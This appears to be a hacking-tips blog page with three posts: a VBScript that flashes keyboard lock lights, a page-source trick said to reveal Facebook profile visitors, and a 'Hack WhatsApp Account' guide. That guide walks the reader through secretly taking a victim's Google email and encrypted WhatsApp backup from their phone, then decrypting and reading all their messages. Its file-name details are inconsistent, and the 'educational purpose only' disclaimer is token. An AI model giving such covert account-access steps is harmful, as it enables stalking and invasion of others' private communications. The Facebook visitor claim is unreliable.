Beware!! Stay updated, stay Protected.
I am sure this was something new for most of you out here..;-)
Want to learn more from us, if yes then make sure that you subscribe to Learn Hacking and get regular updates on your email id..:)


What is a hacker?


What is a hacker?


Everyone seems to have their own little definition of what a hacker is. The press views hackers as people who cause computer mischief, AOLers think hackers who are people who can push buttons on their downloaded proggies, computer nerds and rejects from society claim to be hackers because it makes them feel united and part of a group, crackers who write viruses and crash computers think they're hackers, and all thoses kewl people in those IRC chat rooms call themselves hackers, and so on. So what exactly is hacker? Here's the definition that I think most people would agree with:
hacker 1. A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary. (taken from The Hacker's Dictionary)
What exactly does this mean? A hacker is someone who is fascinated by computers, wants to learn more about them and then go beyond that. Hackers seek knowledge, especially forbidden or "secret" knowledge. One thing about being a hacker is to remember that knowledge is good, and should be shared with other hackers.

Saturday, 18 October 2014

Make Your Keyboard Disco Light

Make Your Keyboard Disco Light 


This trick just makes your keyboard lights do disco.
The script I’m sharing with you, when executed makes your Caps, Num and Scroll Lock’s light flash in a cool rhythmic way!

1.This piece of code makes ur keyboard a live disco..

Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
wshshell.sendkeys “{NUMLOCK}”
wshshell.sendkeys “{SCROLLLOCK}”
loop

2.This one makes it looks like a chain of light….

Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 200
wshshell.sendkeys “{CAPSLOCK}”
wscript.sleep 100
wshshell.sendkeys “{NUMLOCK}”
wscript.sleep 50
wshshell.sendkeys “{SCROLLLOCK}”
loop

Instructions:
*paste any of the two above codes in notepad
*Save as “AnyFileName”.vbs
*Run the file
*To stop, launch task manager and then under “Processes” end “wscript.exe”

I hope u would like it..

How To Trace Your Facebook Profile Visitors

     How To Trace Your Facebook Profile Visitors

Now here we found who recently visited your profile.
Follow below steps for get to know your FB recent visitors
.

Step 1) Go to your Facebook Profile Page.
Step 2) Now Press Ctrl + U from your keyboard for see source code of your profile page.
Step 3) Now press Ctrl + F from your keyboard to open search box.
Step 4) Now search this code {"list":
Step 5) You find some Facebook Profile Ids are like shown below. Click on example image for zoom.

Step 6) There are some Facebook Profile Ids of your friends who visited recently.
Step 7) The first one ID's are showing visits the most number of time.
Step 8) Now if your want to findout, Open a new tab Enter below link : www.facebook.com/Facebook Profile Id
For Example : www.facebook.com/100001257992988
Enjoy The Trick.. :)

Hack WhatsApp Account

Hack WhatsApp Account


On Daily we have heard news about online services is suffering from a lack of security. In February WhatsApp has been down for nearly four hours,
as if this were not enough, people became aware of the security flaw that allows conversations that should be read by anyone provided it learn properly perform the procedures.

Steps to follow:
1 - First of all you need to have the device at hand, use the Social Engineering and be quick in getting the e-mail and backup files msgstore-2014-05-02.1.db.crypt5.
To get the email for this follow the procedures below.


Enter the Play Store and view the e-mail, or write down mentalize somewhere without the person noticing.


Now Go to the device settings from Settings -> Accounts & Sync, look for the email from Google and mentalize or write down somewhere without the person noticing.


2 - Now let's take the msgstore-2014-05-08.1.db.crypt7 file To do this, use Polaris Office or any other app that allows you to navigate between folders and manage files.

Follow this path: My files -> WhatsApp -> Databases - In this directory you will find all the backup files of your messenger.
When you do find the file sharing for your mobile phone via bluetooth.


3 - Have we got the e-mail and file backup http://whatcrypt.com/?cmd=_decrypt
we
enter the site and send the backup file.

To Submit follows:
Account: Enter the email of the victim
Database: Select the database backup
Click Process / download zip
Save the zip file on your desktop


4 - Once you have downloaded the backup file in zip format we now need to download the tool to extract the backup and we have access to conversations. Save on the desktop.


5 - From the desktop to extract the file WhatsApp Decrypt.zip install python-3.4.0 folder and enter the WhatsApp.
Browse by: WhatsApp -> Whatsapp_Xtract_V2.1_2012-05-10-2


When you install python-3.4.0 do the following steps:
1 - Go to My Computer, click with the right mouse button and Properties -> Advanced System Settings
2 - In the System Properties navigate to the Advanced tab -> Environment Variables
3 - Environment Variables look for Path
4 - Edit the PATH
5 - At the end of PATH add ;C:\Python34
6 - Click ok and close
 

6 - Now extract the file from step 3 msgstore_decrypted on the desktop, copy and paste it on WhatsApp folder -> Whatsapp_Xtract_V2.1_2012-05-10-2 and replace the file


7 - Replace the WhatsApp folder -> Whatsapp_Xtract_V2.1_2012-05-10-2 from step 5 and
look for
msgstore.dll file, drag it onto the whatsapp_xtract_drag'n'drop_database file (s) _here


After you drag it will create a file called msgstore.db.html the folder and ask you to press any key at the command prompt to continue ...
Pressing any key it will open in your default browser displaying the file msgstore.db.html all conversations, dates, numbers, etc...

 
Note: In step 2 print shows the crypt 7 but the crypt is correct 5!


Disclaimer: This tutorial is educational purpose only. HOC is not responsible for any kind of illegal activities. We believe in Security.